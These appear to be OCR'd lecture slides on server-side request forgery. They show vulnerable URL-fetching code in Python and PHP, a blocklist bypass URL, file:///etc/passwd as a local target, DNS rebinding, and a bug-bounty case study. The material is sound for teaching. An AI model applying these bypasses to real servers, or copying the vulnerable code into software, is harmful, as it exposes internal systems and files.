



```
import requests

def retrieve(request):
  target = request.GET['url']
  return requests.get(target).content
```


Problems with Server-Side Requests

- Improperly implement SSR can be abused
    1. attack server **ES** without revealing attackers identity




Problems with Server-Side Requests

- Improperly implement SSR can be abused
  1. attack server **ES** without revealing attackers identity
  2. access local resources on **S** or behind firewall (e.g., file:///etc/passwd, http://192.168.42.1)



Problems with Server-Side Requests

- Improperly implement SSR can be abused
    1. attack server **ES** without revealing attackers identity
    2. access local resources on **S** or behind firewall (e.g., file:///etc/passwd, http://192.168.42.1)
    3. deliver malicious content to **C** with **S** origin




Server-Side Request Forgery


- Most prominent example: Server-Side Request Forgery (SSRF) ES
  - **C** wants to attack **ES** (behind firewall) to extract information

Server-Side Request Forgery

- Most prominent example: Server-Side Request Forgery (SSRF)
  - **C** wants to attack **ES** (behind firewall) to extract information
  - **S** is exposed to Internet, allowing **C** to bypass firewall



SSRF causes





```
import requests

def retrieve(request):
  target = request.GET['url']

  return requests.get(target).content
```

SSRF fix?




```python
import requests
from urlparse import urlparse

BLOCKLIST = ['192.168.42.1']

def retrieve(request):
  target = request.GET['url']
  parsed = urlparse(target)
  if parsed.netloc not in BLOCKLIST:
    return requests.get(target).content
 return ''
```

URL Parsing is hard

- Inconsistent parsing of URLs by different libraries
  - e.g., urlparse vs. requests

```
url = 'http://1.1.1.1 &@192.168.42.1/secret'
urlparse(url).netloc
'1.1.1.1 &@192.168.42.1'
requests.get(url, timeout=1)
ConnectTimeout: HTTPConnectionPool(host='192.168.42.1')
```

	cURL / libcurl
PHP parse_url	💀
Perl URI	💀
Ruby uri	
Ruby addressable	💀
NodeJS url	💀
Java net.URL	
Python urlparse	
Go net/url	💀

https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf

SSRF: Abusing TTL in DNS

```php
<?php
$url = $_GET["url"];

$host = parse_url($url)["host"];
$addresses = gethostbynamel($host);
if (are_whitelisted($addresses)) {
  $ch = curl_init();
  curl_setopt($ch, CURLOPT_URL, $url);
  curl_exec($ch);
}


?>
```

- DNS Rebinding attack possible
  - first DNS query delivers whitelisted domain (gethostbynamel) with TTL 0
  - second DNS query (curl) delivers target IP

https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf

Web Origin Laundering

- **S** acts as a proxy to **AS**
  1. Malicious content now delivered from **S** (possibly not blocklisted)
  2. Active content (e.g., Flash) now executed in origin of **S**
  3. Possibly circumvents whitelisting like CSP



SSRF Case Study

- Bug bounty on esea.org

1. Use Google dorks to find interesting endpoints
   - site:https://play.esea.net/ ext:php
2. One of the results
   - https://play.esea.net/global/media_preview.php?url=
3. First attempt
   - https://play.esea.net/global/media_preview.php?url=http://ziot.org/
   - Failed. Researcher realizes that the application only accepts media links
4. Second attempt
   - https://play.esea.net/global/media_preview.php?url=http://ziot.org/1.png
   - Success

Attacker-controlled website

https://buer.haus/2016/04/18/esea-server-side-request-forgery-and-querying-aws-meta-data/

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
SSRF Case Study

